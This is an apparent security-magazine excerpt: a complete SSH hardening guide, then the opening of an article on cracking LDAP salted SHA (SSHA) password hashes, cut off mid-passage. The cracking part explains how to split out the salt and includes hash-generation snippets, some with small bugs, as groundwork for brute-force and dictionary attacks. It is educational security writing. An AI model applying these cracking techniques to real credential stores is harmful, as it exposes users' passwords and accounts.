Just about everybody uses SSH in some way, but not everybody uses it to its full potential. The goal of this article is to walk you through some simple best practices for SSH. Following these best practices will help you get the most out of your SSH installation. All of the examples below assume that you are using *Guardian Digital’s EnGarde Secure Linux*, but any modern Linux distribution will do just fine, since as far as I know, everybody ships OpenSSH. These practices may or may not be applicable to other SSH implementations: YMMV.

## SShv2 vs. SSHv1

There are numerous benefits to using the current version of the SSH protocol, version 2, over its older counterpart, version 1. While I will not go into the details of those benefits here, you will find some references at the end of this article which do. That being said, if you do not have an explicit reason to use the older version 1 (ie: for compatibility with older products), you should always be using version 2. To use SSHv2 by default but permit SSHv1, locate the Protocol line in your `sshd_config` file and change it to:

```
Protocol 2,1
```

Please note that protocol selection is left up to the client, so doing `2,1` will permit clients who support v2 to use it and *fall back* to v1, while legacy clients may continue to use v1. To force everybody to use SSHv2, change it to:

```
Protocol 2
```

When you make this change do not forget to generate the appropriate HostKey’s as well! SSHv2 requires the following keys:

```
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
```

While SSHv1 requires:

```
# HostKey for protocol version 1
HostKey /etc/ssh/ssh_host_key
```

Most vendors automatically generate these keys at installation or firstboot, but to generate the SSHv2 keys by hand, run the following commands:

```
$ sudo ssh-keygen -t rsa -q -b 1024 -f /etc/ssh/ssh_host_rsa_key -C '' -N ''
$ sudo ssh-keygen -t dsa -q -b 1024 -f /etc/ssh/ssh_host_dsa_key -C '' -N ''
```

Likewise, to generate an SSHv1 key, run the following command:

```
$ sudo ssh-keygen -t rsa1 -q -b 1024 -f /etc/ssh/ssh_host_key -C '' -N ''
```

Below is a summary of the flags I used:

- `-t` specifies the type of key you want to generate (rsa, dsa, or rsa1)

### WHAT YOU WILL LEARN...

Why SSH is the best secure tool for remote access

The best practices in using SSH

Tips on how to avoid common mistakes

### WHAT YOU SHOULD KNOW...

What SSH is, how it works and its initial set up.



- `-q` tells ssh-keygen to be quiet, and to not produce any output.
- `-b` specifies the size of the key you are generating
- `-f` specifies the filename of the key (that you specified in the HostKey declarations)
- `-c` specifies the comment. The keys I generate above won't have any comment.
- `-N` specifies the passphrase. Because these are host keys, we leave this blank.

Once your changes are made, restart the SSH daemon:

```
$ sudo /etc/init.d/sshd restart
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
```

From another machine, try SSH'ing in. You can use the `-v` option to see which protocol is being used and the `-oProtocol=` option to force one or the other – for example, `ssh -v -oProtocol=2 <host>` would force protocol version 2. More current versions of OpenSSH even provide `-1` and `-2` shortcuts to force the protocol version.

## Binding to a Specific Address or Non-Standard Port

If you are running SSH on an internally firewalled workstation, then you can probably skip this section, but if you are running SSH on a firewall or on a machine with two network interfaces, this section is for you.

Out of the box OpenSSH will bind to every available network address;

while convenient and suitable for most installations, this is not optimal. If your machine has two or more interfaces then the odds are that one is *trusted* and *internal* and another is *untrusted* and *external*. If this is the case, and you do not need or want SSH access coming in on the untrusted interface(s), then you should configure OpenSSH to listen on a specific interface.

To have OpenSSH only bind to your internal interface, 192.168.0.1 in the example below, locate the following line in your `sshd _ config` file:

```
ListenAddress 0.0.0.0
```

and change the 0.0.0.0 value, which represents all available interfaces, to 192.168.0.1:

```
ListenAddress 192.168.0.1
```

To verify that this change took, restart OpenSSH and look at netstat:

```
$ sudo /etc/init.d/sshd restart
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
$ sudo netstat --inet -anp | grep
'LISTEN.*sshd'
tcp 0 0 192.168.0.1:22 0.0.0.0:*
LISTEN 10197/sshd
```

As you can see, the `sshd` daemon is now only listening on 192.168.0.1 and requests coming in on any other interface will be ignored. Similarly, you may want to change the port to which the SSH daemon binds. Sometimes there is a functional need for this (ie: your employer blocks outbound 22/tcp) but those who believe

in security-through-obscurity may find value in this as well. While not providing any real security benefit against a determined attacker (or a portscanner), moving the SSH daemon off of port 22 protects you against automated attacks – which assume that the daemon is running on port 22 – and short-circuit if the connection fails. (I repeat: There is no real security benefit in this, but sometimes you have to do it to get around stupid corporate firewalls.) To have OpenSSH bind to a port other than port 22 locate the following line in your `sshd _ config` file:

```
Port 22
```

and change the default value of 22 to our new value of 31337:

```
Port 31337
```

To verify that this change took, restart OpenSSH and, again, look at netstat:

```
$ sudo netstat --inet -anp | grep
'LISTEN.*sshd' tcp 0 0 192.168.0.1:
31337 0.0.0.0:* LISTEN 10690/sshd
```

Finally, to SSH into a host whose SSH daemon is listening on a non-standard port, use the `-p` option:

```
ssh -p 31337 user@192.168.0.1
```

## Using TCP Wrappers

TCP Wrappers are used to limit access to TCP services on your machine. If you have not heard of TCP Wrappers you have probably heard of `/etc/hosts.allow` and `/etc/hosts.deny`. These are the two configuration files for TCP Wrappers. In the context of SSH, TCP Wrappers allow you to decide what specific addresses or networks have access to the SSH service. To use TCP Wrappers with SSH, you need to make sure that OpenSSH was built with the `--with-tcp-wrappers` option. This is the case on any modern distribution. An easy way to check the `sshd` binary on a running system is to run `ldd(1)` against it and see if it is linked against `libwrap`:

```
# ldd /usr/sbin/sshd | grep libwrap
libwrap.so.0 => /lib/libwrap.so.0
(0x0059b000)
```

As I indicated earlier, TCP Wrappers are configured by editing the `/etc/`

```
$ cat -n /etc/hosts.deny
1 #
2 # hosts.deny This file describes the names of the hosts which are
3 # *not* allowed to use the local INET services, as decided
4 # by the '/usr/sbin/tcpd' server.
5 #
6
7 ALL: ALL
8
$ cat -n /etc/hosts.allow
1 #
2 # hosts.allow This file describes the names of the hosts which are
3 # allowed to use the local INET services, as decided
4 # by the '/usr/sbin/tcpd' server.
5 #
6
7 sshd: 207.46.236, 198.133.219,25
```

Figure 1. TCP wrappers configuration

`hosts.deny` and `/etc/hosts.allow` files. In a typical configuration you tell `hosts.deny` to deny everything, then add entries to `hosts.allow` to permit specific hosts access to specific services. Here is an example: see Figure 1. In the example above, access to the Secure Shell service is limited to the network 207.46.236.0/24 and the IP address 198.133.219.25. Requests to any other service from other addresses are denied by the `ALL: ALL` entry in `hosts.deny`. If you try to SSH into a machine and TCP Wrappers denies your access, you will see something like this:

```
ssh_exchange_identification: Connection
closed by remote host
```

This simple configuration change significantly hardens your installation, since with it in place, packets from hostile clients are dropped very early in the TCP session – before they can do any real damage to a potentially vulnerable daemon. Most other system services use TCP Wrappers so if you are unfamiliar with them, you should read up!

## {Allow,Deny}{Users,Groups}

The next best practice I will discuss is proper configuration of the `AllowUsers`, `DenyUsers`, `AllowGroups`, and `DenyGroups` directives. These configuration options, as their names imply, tell the SSH daemon which users and groups should be able to log in and which should not. These directives are processed in the following order: `DenyUsers`, `AllowUsers`, `DenyGroups`, and lastly `AllowGroups`. This allows you to permit entire groups (ie: `wheel`) but deny specific users or deny entire groups but allow specific users. Begin by taking a look at your current configuration by running the following command:

```
$ egrep '^((Allow|Deny))' /etc/ssh/sshd_
config
```

I do not know of any vendors who ship these configured out-of-the-box so you should have

a clean slate. Before you start editing `sshd_config`, think about the access policy you want to implement. This will vary from site-to-site as your personal machine at home with one account probably will not need any of these while larger corporations with different systems administration groups will probably need to implement a complicated combination of these directives. Ask your self the following questions:

- Are there any system-wide groups I want to permit? => `AllowGroups`
- Are there any system-wide groups I want to deny? => `DenyGroups`
- Are there any specific users I want to permit? => `AllowUsers`
- Are there any specific users I want to deny? => `DenyUsers`

If your answer to all four questions above was *no*, then skip ahead to the next section. If you answered one or more of the questions, then edit the `sshd_config` file and add one or more of the following directives:

```
AllowUsers rmaple wkeys esila
AllowGroups admin
DenyUsers dwreski
DenyGroups users
```

In the example above `rmaple`, `wkeys` (who is in group `users`), `esila`, and anybody in group `admin`, except `dwreski` (who is in `admin`), may SSH into the machine. Note that the `DenyGroups` directive above is superfluous because, as I indicated above, anybody who is not explicitly `Allow'd` is not permitted access.

*Additionally, these directives can be used to limit access by host as well, but I am not going to go into that here. See the `sshd_config(5)` manual page for more information.*

## Public Key Authentication And `~/.ssh/authorized_keys`

The last – and most important – item I will cover is public key authentication and `~/.ssh/authorized_keys`. One of the best things you can do to tighten the

security of your SSH installation is to disable password authentication and to use public key authentication instead. Password authentication is suboptimal for many reasons, but mostly because people choose bad passwords and attackers routinely try to brute-force passwords. If the systems administrator has chosen a bad password and he is permitting root logins... game over. Public key authentication is no silver bullet. Similarly, people frequently generate passphrase-less keys or leave `ssh-agents` running when they should not, but in my opinion, it is a much better bet than passwords. Have you ever had to change all your passwords because an employee left? Key-based authentication allows you to revoke access for a single user by removing his key. Just about every distribution ships with public key authentication enabled, but begin by making sure it is:

```
RSAAuthentication yes
PubkeyAuthentication yes
```

Both of these options default to `yes` and the `RSAAuthentication` option is for SSHv1 and the `PubkeyAuthentication` option is for SSHv2. If you plan on using this authentication method exclusively, you may want to disable password authentication:

```
PasswordAuthentication no
```

Before you proceed, make sure you have a terminal open on your target machine. Once you restart the SSH daemon you will no longer be able to log in without a key... which we have not generated yet! Once you are sure, restart the SSH daemon:

```
$ sudo /etc/init.d/sshd restart
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
[ # [1;32mSUCCESSFUL#[0;39m ] Secure
Shell Daemon
```

Now, from your desktop, try to SSH in to your target machine:

```
$ ssh rwm@brainy
Permission denied
(publickey,keyboard-interactive).
```

We are locked out! This is a good thing. The next step, on your desktop, is to generate a key: see Figure 2.

```
$ ssh-keygen -t dsa -C "Ryan's SSHv2 DSA Key (February 2008)"
Generating public/private dsa key pair.
Enter file in which to save the key (/home/rwm/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/rwm/.ssh/id_dsa.
Your public key has been saved in /home/rwm/.ssh/id_dsa.pub.
The key fingerprint is:
77:d5:79:68:40:2f:48:b6:10:8d:dd:87:f9:88:85:a1 Ryan's SSHv2 DSA Key (February 2008)
```

**Figure 2.** Generating a key

A few notes on this:

- You can generate a DSA (`-t dsa`), RSA (`-t rsa`), or SSHv1 (`-t rsa1`) key. In the example above I am using dsa.
- I like to put the date I generated the key in the comment (`-c`) field, that way I can change it out every so often.
- You are entering a passphrase, not a password. Use a long string with spaces and punctuation – the longer and more complicated the better!

The command you just ran generated two files: `id_dsa` (your *private* key) and `id_dsa.pub` (your *public* key). As the names imply, it is critical that you keep your private key private, but you can distribute your public key to any machines you would like to access.

Now that you have generated your keys we need to get the public key into the `~/.ssh/authorized_keys` file on the target machine. The best way to do this is to copy-and-paste it. Begin by concatenating the public key file:

```
$ cat .ssh/id_dsa.pub
ssh-dss AAAAB3NzaC1kc3MAAACBAL7p6bsg5k
K4ES9BWLPCNAB120iQQB3R0ymaPMHK...
... ds= Ryan's SSHv2 DSA Key (February 2008)
```

This is a very long string. Make sure you copy all of it and that you do NOT copy the newline character at the end. In other words, copy from the `ssh` to the `2008`), but not past that.

The next step is to append this key to the end of the `~/.ssh/authorized_keys` file on your target machine. Remember that terminal I told you to keep open a few steps ago? Type the following command into it, pasting the key you have just copied into the area noted KEY:

```
$ echo "KEY" >> ~/.ssh/authorized_keys
```

For example:

```
$ echo "ssh-dss AAAA5kS9BWLPCN...s=
Ryan's SSHv2 DSA Key(February 2008)"\
>> ~/.ssh/authorized_keys
```

Now, try to SSH in again. If you did this procedure correctly, instead of being denied access, you will be prompted for your passphrase:

```
$ ssh rwm@brainy
Enter passphrase for key '/home/rwm/
.ssh/id_dsa':
Last login: Fri Feb 1 13:49:12 2008 from
papa.engardelinux.org
[rwm@brainy ~]$
```

Viola! You are now logged in using public key authentication instead of password authentication. The final thing I will discuss is `command=` directives in `authorized_keys`. When used correctly these directives are a sysadmin's best friend. Suppose you have a web server (brainy) with logs and a utility server (papa) with log analysis software. You want to rsync the logs from brainy to papa every hour. The obvious solution would be to generate a key on papa and put it into `authorized_keys` on brainy, using the instructions above, then write a simple shell script that does:

```
$ rsync -av -e 'ssh -c blowfish -i
<key>' user@brainy:/remote/path/to/
logs/ /local/path/to/logs/
```

For those of you unfamiliar with `rsync(1)`, here is a quick breakdown of the command:

- `-a` tells `rsync` to use archive mode (maintain permissions, file modes, etc.)
- `-v` tells `rsync` to be verbose (show files as they are being transferred)
- `-e` tells `rsync` to use `ssh` (with the blowfish cipher and a specified key) as the `rsh` command.

An obvious side-effect of this is that this key would also be able to SSH into brainy and get a shell:

```
ssh -i <key> user@brainy
```

The best way to tighten this is to limit this key to a specific command on brainy by utilizing a `command=` directive. Insert the following directly in front of the appropriate key in `authorized_keys`:

```
command="/usr/bin/rsync --server --
sender -vlogDtprz . /remote/path/to/
logs/" ... key ...
```

Make sure that the entire `command=` and public key are on one line. It is very easy to mistakenly copy-and-paste a newline so be careful! With this enhancement in place, try to SSH in from papa and it will hang. This is because on brainy, the `rsync` command is being run instead of you being dumped into a shell!

If you re-run the `rsync` command above, you will see it will still work. If you try to `rsync` some other directory on brainy, ie, `/etc/`, you will still get `/remote/path/to/logs/` because that path is being forced. If you are interested in this functionality, I highly recommend reading up on it – it is very powerful and easy to set up once you get the hang of it.

## Conclusion

SSH is a wonderful tool and is every systems administrator's second best friend (Perl, of course, being the first!). It allows you to read your email from anywhere, provided you still use a terminal-based mail reader. It allows you to tunnel an `xterm` or `X11` application from your home server to your desktop at work. It provides you a far superior alternative to FTP in SFTP and SCP, and helps you automate processes by safely executing limited remote commands.

SSH is great but just like any tool, it is only as good as you use it. I hope that you found value in some of my best practices!

---

### Ryan Maple

Ryan Maple is an avid Linux and security development professional. He has been using Linux to lock down computer systems since way back in 1996. He received his BS in Computer Science from the University of Delaware, and is at home most developing in Perl. Currently, he is one of the lead engineers at Guardian Digital where he works on improving EnGarde Secure Linux, both the Community and Professional versions, as well as their associating commercial applications. When he is not developing, Ryan enjoys brewing his own beer and learning to play the guitar. He can be reached at: [rmaple@guardiandigital.com](mailto:rmaple@guardiandigital.com)

## On the 'Net

- <http://www.openssh.com/> – The OpenSSH Project
- <http://www.snailbook.com/> – SSH, The Secure Shell: The Definitive Guide
- [http://www.pcs.cnu.edu/~mbland/ssh\\_intro/](http://www.pcs.cnu.edu/~mbland/ssh_intro/) – Introduction to SSH Versions 1 and 2
- <http://www.linuxsecurity.com/content/view/full/131846/171/> – Knock, Knock, Knockin' on EnGarde's Door (with FWKNOP)





ANDRES ANDREU

# Cracking LDAP Salted SHA Hashes

Difficulty



In the realm of Web applications, user data is traditionally stored in an accessible manner due to the fact that it is needed for all future use by any authorized user(s). User data contains login credentials where the password (and potentially usernames and other attributes) must be stored for future reference.

To protect against a myriad of attacks, including malicious injection attacks and the exposure of archived data, user data, particularly passwords are stored in a non-reversible, non clear-text form. Interestingly enough, this same thought process and storage technique has carried over to the desktop login space with desktop OS logins now tied into Active Directory and other LDAP based back-ends.

Storing user data such as passwords in plain text represents a potential security risk. In the event of a breach, crackers gaining data access via software flaws (such as improper input validation) could gain unauthorized access to a multitude of systems. These days the risk is exponentially higher than in the past due to developments in Internet/Web based single-password and single-sign-on (SSO) technologies. This access could lead to malicious activity of any arbitrary real user, with the permissions of that user. The extent of these actions are limited only by your imagination and what access the target application has been allowed. To mitigate this security risk the industry generally has relied upon password data being stored as the output of a one-way hashing algorithm. Although, given the elevated sophistication of modern-day attack techniques coupled with the way one-way hash algorithms natively work, vanilla flavoured one-way hashing algorithms have really outlived their effectiveness. The need for randomness, which has come from the age old techniques of the Unix world, became critical to the industry. The specifics of this have come

in the form of salting the one-way hashes to add randomness to the stored output. This randomness increases the level of work required for a successful crack, in the event of a breach.

A one-way hash is a binary computed value of fixed length that is normally represented in either Base64 or Hexadecimal encoded notation. The idea behind using non-reversible hashes is that they should unequivocally identify a set of clear text data as being valid (through some form of comparison). Some experts consider this a *digital fingerprint* of clear text.

A salt is a randomly computed set of data to alter the output of any one-way hashing algorithm (in the context of this article). These sets of data traditionally come in 4 or 8 byte blocks. With regard to the randomness aspect of the salt, true randomness in computing environments has been argued time and time again and is beyond the scope of this article. Suffice it to say that most sets of web based code that generate random salts do so utilizing pseudo-random functions. This article does not attack the mathematical foundation of randomness as used in today's web based computing environments, the randomness of the salt value is actually of no relevance for the techniques discussed here.

The reason for using a salt in conjunction with one-way hashed data should be an obvious one by now. Advanced technologies such as PKI, client-side X509 certificates, and biometric solutions have been around for some time now, but the reality of the *Information Technology* (IT) industry is that

## WHAT YOU WILL LEARN...

How LDAP Salted SHA (SSHA) Hashes are structured,

How to employ modern day tools to crack LDAP SSHA hashes,

Why LDAP SSHA hashes should be treated as if they are clear-text data.

## WHAT YOU SHOULD KNOW...

Basic knowledge of compiling C source code in Linux (x-86 based),

Basic scripting in standard languages (some code and/or snippets given in Python, Ruby & PHP),

Basic knowledge of encodings of binary data,

Concepts of storage techniques for user password data.

simple username/password combinations are still the most prevalent authentication model, especially in the space of web applications and related technologies such as SSL based VPNs. A major player in the modern-day space of user data storage and authentication/authorization services is the *Lightweight Directory Access Protocol* (LDAP).

LDAP is a protocol that can be back-ended by numerous different technologies, such as XML or traditional relational databases. Within the possible schemas used by LDAP, implementations of certain objectClass structures are accepted as industry standards, and they come ready to store sensitive user data such as passwords. The obvious one is `inetOrgPerson` described in RFC-2798 that has an attribute named `userPassword`. Any standards based implementation of the LDAP protocol will support this objectclass. Software engineers can write code that interacts with these attributes and have confidence that their code will function in a product agnostic fashion based on the LDAP servers adherence to standards. The `userPassword` attribute traditionally supports password data in one of the following forms:

- CLEAR – literally clear text data,
- BASE64 – Base64 encoded representation of clear text data,

- MD5 – using the Message Digest 5 one-way hash algorithm,
- SHA – using the one-way Secure Hashing Algorithm.


Clear text data is obviously insecure and Base64 encoded data is really no better. Both of these methods do nothing to protect your user data if an attacker manages to penetrate your target LDAP data source. One-way hashing algorithms have come to the rescue to reference stored data because they are not reversible. Unfortunately they are consistent in the way they operate so an attacker could easily figure out that some users in your LDAP data source all have the same passwords based on identical hashes. Listing 1 shows you Python code that will generate a SHA1 hash of some clear text data. You can run this Python script numerous times against the same clear text data and see that the output does not change. This is a concern because many entities out there use a consistent default password for all new and/or temporary users within their infrastructure. In operations that utilize SHA1 hashes you will find code that performs this type of action and outputs to an attribute (typically `userPassword`).

To make matters tougher for the IT security staff, there are online services that

attempt to identify a collision for hash data (numerous MD5 instances are available online), brute-force crackers for specific hash forms, rainbow crack programs and huge rainbow tables that can be pulled down with torrent technologies. This is pretty disturbing because it becomes really difficult to protect sensitive user data nowadays.

So the suggestion of security experts is to use a salt along with strong one-way hashing algorithms. MD5 and SHA1 have both seen successful collisions in security research at this point (see hyperlinks provided at the end of this article). This does not mean that anyone can cause such a situation as it requires expert level knowledge and decent computing power (even though the BOINC based collision projects minimise the need for real knowledge). The strong hashing algorithms commonly used today are MD5, SHA and the SHA2 family of algorithms along with random salts, so in the more sophisticated LDAP implementations you will now run across the following identifiers in the data stored in `userPassword` attributes:

- SMD5 – salted MD5,
- SSHA – salted SHA1,
- SSHA256 – salted SHA256,
- SSHA384 – salted SHA384,
- SSHA512 – salted SHA512.



**Figure 1.** SSHA Hash structure – A visual depiction of the hash data structure (SHA1 – 4 byte salt) detailed in the output from the code in Listing 3

```

Listing 1. Simple code to generate unsalted SHA1 hashes of clear-text data

import sys, sha, base64

ctx = sha.new( sys.argv[1] )
hash = "\n{SHA}" + base64.b64encode( ctx.digest() )
print hash

Assuming the code above is saved in a file named genSHA.py then a sample run (using the
clear-text string "test") would look something like this:

$ python genSHA.py test

{SHA} qUqP5cyxm6YcTAhz05Hph5gvu9M=
    
```

This usage of a salt means that for every user object, a unique hash is used to store password data. If two users have the same password and a salt is used then normal analysis or the human eye could never identify this fact, as the stored hashes will not visually match. It is important that salt is generated with the highest possible level of entropy in order to optimise the use of this technology. Listing 2 provides you with a Python2.5 script that generates salted SHA hashes, this particular script encompasses the currently common family of SHA2 hash algorithms. If you run this script numerous times with the same clear text string you will always get unique outputs in the resulting hashes. This output emulates what a more sophisticated environment would do if they were in an LDAP realm.

## The Salt Is Always Available

There is no black magic involved with these salted hashing techniques. The

salt part of a salted hash must be made available to the code/application(s) that interacts with it for proper functionality to exist. Otherwise it would be impossible for an application to verify data that gets submitted to it. When interacting with salted hashes in an authentication scenario, for instance, an application will generally follow these steps (these are specific to interaction with open

standards based LDAP servers but the concept applies to other scenarios as well):

- `getSaltedHash` (from internal storage – LDAP, database, etc)
- `detectHashingAlgorithm` (analysing the stored salted hash makes it possible to determine the one-way algorithm used – in LDAP

there is usually an identifying prefix like `{SSHA}`; there is also the fact that one way hashes output statically sized data)

- `extractSalt` (by knowing the algorithm, the code can then perform this action from the stored hash it just acquired)
- `getClearTextData` (this would be data submitted by a user or other

**Listing 2.** Simple Python2.5 code to generate salted SHA1 and SHA2 hashes of clear-text data

```
import hashlib, binascii, sys
from base64 import b64encode
from random import randrange
str = sys.argv[1]
saltsize = int(sys.argv[2])
if saltsize < 4 and saltsize < 8:
    print "Lets stick to what is out there, 4 or 8 byte salt
        sizes ...\n\n"
    sys.exit(0)
print "generating simple random salt of %d bytes...\n" %
    saltsize

salt = ''
for n in range(saltsize/2):
    salt += chr(randrange(256))
salt = binascii.hexlify(salt)
print "SHA1"
m = hashlib.sha1()
m.update(str)
m.update(salt)
h = m.digest()
print "In Hex:\n%s" % binascii.hexlify(h)
w = b64encode( h + salt )
wo = "{SSHA}" + w
print "Base64 encoded:\n%s" % wo
print "%s" % wo
print
print "SHA256"
m = hashlib.sha256()
m.update(str)
m.update(salt)
h = m.digest()
print "In Hex:\n%s" % binascii.hexlify(h)
w = b64encode( h + salt )
wo = "{SSHA256}" + w
print "Base64 encoded:\n%s" % w
print "%s" % wo
print
print "SHA384"
m = hashlib.sha384()
m.update(str)
m.update(salt)
h = m.digest()
print "In Hex:\n%s" % binascii.hexlify(h)
w = b64encode( h + salt )
wo = "{SSHA384}" + w
print "Base64 encoded:\n%s" % w
print "%s" % wo
print
print "SHA512"
m = hashlib.sha512()
m.update(str)
m.update(salt)
h = m.digest()
```

```
print "In Hex:\n%s" % binascii.hexlify(h)
w = b64encode( h + salt )
wo = "{SSHA512}" + w
print "Base64 encoded:\n%s" % w
print "%s" % wo
print
```

Assuming the code above is saved in a file named `genSSHA.py` then a sample run (using the clear-text string "test") would look something like this:

```
$ python genSSHA.py test 4
generating simple random salt of 4 bytes...
SHA1
In Hex:
98f161a269d8d3b5567749420f8024a27a9844c0
Base64 encoded:
mPFhomnY07VWd01CD4AkongYRMBjNTg1
{SSHA}mPFhomnY07VWd01CD4AkongYRMBjNTg1
SHA256
In Hex:
alefb0cc52ed95dca4536d621d68044ca742fec269326992f5d9279e7cc
cf48
Base64 encoded:
oe+wzFLtldykU21tIdaARmp0L+wmkyaZL12SeefMz0hjNTg1
{SSHA256}oe+wzFLtldykU21tIdaARmp0L+wmkyaZL12SeefMz0hjNTg1
SHA384
In Hex:
4034f8cedd3b59e44810c113b88c7b04475193aeab6629034994b1c71e8213
392bd5f07d25e1b2d42547150b7679618c
Base64 encoded:
QDT4zt07WeRIEMETuIx7BEdrk66rZikDSZSxxx6CEzkr1fB9JeJy1CVHFQt2eW
GMzyU4NQ==
{SSHA384}QDT4zt07WeRIEMETuIx7BEdrk66rZikDSZSxxx6CEzkr1fB9JeJy1
CVHFQt2eWGMzyU4NQ==
SHA512
In Hex:
ff24c1b3cf119bf449478c1931a645d240b3454213531ee3fd1ebeb2d24a15
017c7aacdebdae4d181b6d62696dcb1fb200466
84096bf2ae71bf1fd20409ca3dfb
Base64 encoded:
/yTBs88Rm/RJR4wZMaZF0kCzRUITUx7j/R6+LSShUBfHqs3r2uTRgbbWJpbcsf
sgBGaECWvyrnG/H9IECco9+2M1ODU=
{SSHA512}/yTBs88Rm/RJR4wZMaZF0kCzRUITUx7j/R6+LSShUBfHqs3r2uTRgbb
bWJpbcsfsgBGaECWvyrnG/H9IECco9+2M1ODU=
Clearly there is a difference in the byte size of the hashes
generated and the larger ones represent
a greater work factor for a successful
crack. Although they require more
effort, they are nevertheless crackable
via collisions as long as the cracker/
attacker knows where the salt is and how
to extract it.
```



ChicagoCon combines a professional security conference, certification training and a hacker con into a single, unique event.

## Training

**Management:** CISSP - Security Management (7-Day Course), PMP/CAPM - Project Management, SOX Compliance

**Beginner:** Ethical Hacking Fundamentals (Network+/Security+), CCNA (Covers New Material), MS ISA Server 2006 (70-351)

**Intermediate:** CEH - Certified Ethical Hacker, CHFI - Certified Forensics Investigator, ECSA - Certified Security Analyst

**Advanced:** CEPT - Certified Expert Penetration Tester, Web Application Hacking, *First Time EVER BackTrack to the Max*

Special 2-Day Workshop provided by the SANS Institute

**Cutting-Edge Hacking Techniques - Hands On**

Course taught by keynoter, Matthew Carpenter & written by Ed Skoudis

## Keynotes

SA Patrick M. Geahan - FBI Cyber Crimes  
Ralph Echemendia - Hacking Instructor  
Luke McOmie - TruTV's Tiger Team  
Mike Murray - Director Neohapsis Labs  
Matthew Carpenter - SANS, Intelguardians

## "Con" Activities

- 2 Days of hour-long presentations
- Breakout Sessions on Professional Pen Testing, Microsoft Technologies, SCADA Security and Open Source Hacking Tools
- Hacking contests, book giveaways and more
- All for only \$100 (Free for Training Students)

White Hats Come Together In  
Defense of the Digital Frontier

# ChicagoCon 2008s

Presented by:

**The  
Ethical Hacker  
Network**

**May 12 - 18**

**WWW.CHICAGOCON.COM**

ChicagoCon is a Service Mark of  
THE DIGITAL CONSTRUCTION COMPANY

application, in an authentication request this is the password)

- `combineClearTextDataAndSalt` (combine the submitted data with the recently extracted salt)
- `applyAlgorithm` (apply the detected hashing algorithm to the result of the previous step)
- `compareValues` (compare the original stored hash from the internal data store and the now salted and hashed data submitted to your code)

A snippet of PHP code performing some of these actions on salted SHA1 data could look something like this:

```
//strip out {SSHA}
$encrypted = substr($encrypted, 6);
// $hash now has binary data
$hash = base64_decode($encrypted);
// extract salt from binary data
$salt = substr($hash, 20);
if ($hash == mHash(MHASH_SHA1,
                    $cleartext .
```

```
$salt)) {
    return true;
}
```

Even though this article is focused on LDAP salted hashes and how they are commonly used in the industry, the concepts described apply to any similar technique for storage of this type of data. Some solutions store all of the relevant data in a database table where one field stores the salted hash and another field stores the related salt value. The point that needs to be understood is that the salt is somewhere and an attacker will try to get at it. If the salt is compromised then brute-force and dictionary attacks become possible as you will shortly see.

### Listing 3. A small ruby script illustrating the process of data being put through a one-way salted hashing algorithm

```
#!/usr/bin/env ruby
# For illustrative purposes a static clear text string and salt have been used
require 'sha1'
require 'base64'

salt = 'SALT'
pass = 'testing'
conc = pass+salt

sha = Digest::SHA1.digest(conc)
puts "SHA1 Digest"
puts "In Binary: #{sha}"
puts "Length of Binary: #{sha.length}"
puts "\nIn Hex: #{sha.unpack('H*').to_s}"
puts "Length of Hex: #{sha.unpack('H*').to_s.length}"

puts "\nSalt\nIn ASCII: #{salt}"
puts "In Hex: #{salt.unpack('H*')}

concsalt = sha+salt
puts "\nSHA1 Hash plus salt (RAW): #{concsalt}"
puts "SHA1 Hash plus salt (RAW - Length): #{concsalt.length}"
puts "SHA1 Hash plus salt (Hex): #{concsalt.unpack('H*')}
puts "SHA1 Hash plus salt (Hex - Length): #{concsalt.unpack('H*').to_s.length}"

hash = "{SSHA}"+Base64.encode64(concsalt).chomp!
puts "\nSalted SHA1 Hash (Base64 Encoded): #{hash}"
```

A run of this script generates the following output:

```
$ ruby genSSHA.rb
SHA1 Digest
In Binary: yP?`x&%u??V?Cf9M
Length of Binary: 20

In Hex: 790250aa1e6078262575a2c6991856ec4366394d
Length of Hex: 40

Salt
In ASCII: SALT
In Hex: 53414c54

SHA1 Hash plus salt (RAW): yP?`x&%u??V?Cf9MSALT
SHA1 Hash plus salt (RAW - Length): 24
SHA1 Hash plus salt (Hex): 790250aa1e6078262575a2c6991856ec4366394d53414c54
SHA1 Hash plus salt (Hex - Length): 48

Salted SHA1 Hash (Base64 Encoded): {SSHA}eQJQqh5geCY1daLGmRhW7ENmOU1TQxU
```

## The Structure of the Hashed Data

In the case of LDAP salted hashes the structure of the final hashed data looks something like this (again, this is specific to a salted SHA1 hash with a 4 byte salt but think about it all in a wider scope):

There is a salt value, it is in binary form. This salt consists of 4 bytes of purely random binary data represented as hexadecimal notation (Base16 as 8 bytes). The final salted hash is of length 20 bytes in raw binary form (40 bytes if you look at it in hex). The SHA1 algorithm ultimately generates a 160 bit hash string. At 8 bits per byte that equates to 20 bytes. Figure 1 should give you a simple and clear visual depiction of this. When dealing with data that has already been hashed you must obviously understand the structure well. The goal is to deconstruct this stored data in order to get to the salt and some stored data that can be used for hash comparison, thus the stored hash must be split apart. In the case of SHA1 the goal is to split up the original hash into 2 distinct byte arrays, one for the left 20 bytes (0 – 20 including the null terminator) and one for the rest of the data. The left 0 – 20 bytes will represent the salted binary value that we will use for a byte-by-byte data match against the new clear text presented for verification. The inbound clear text string presented for verification will have to be salted as well. The rest of the bytes (21 – 32) represent the random salt which when decoded will show the exact

hex characters that make up the once randomly generated seed.

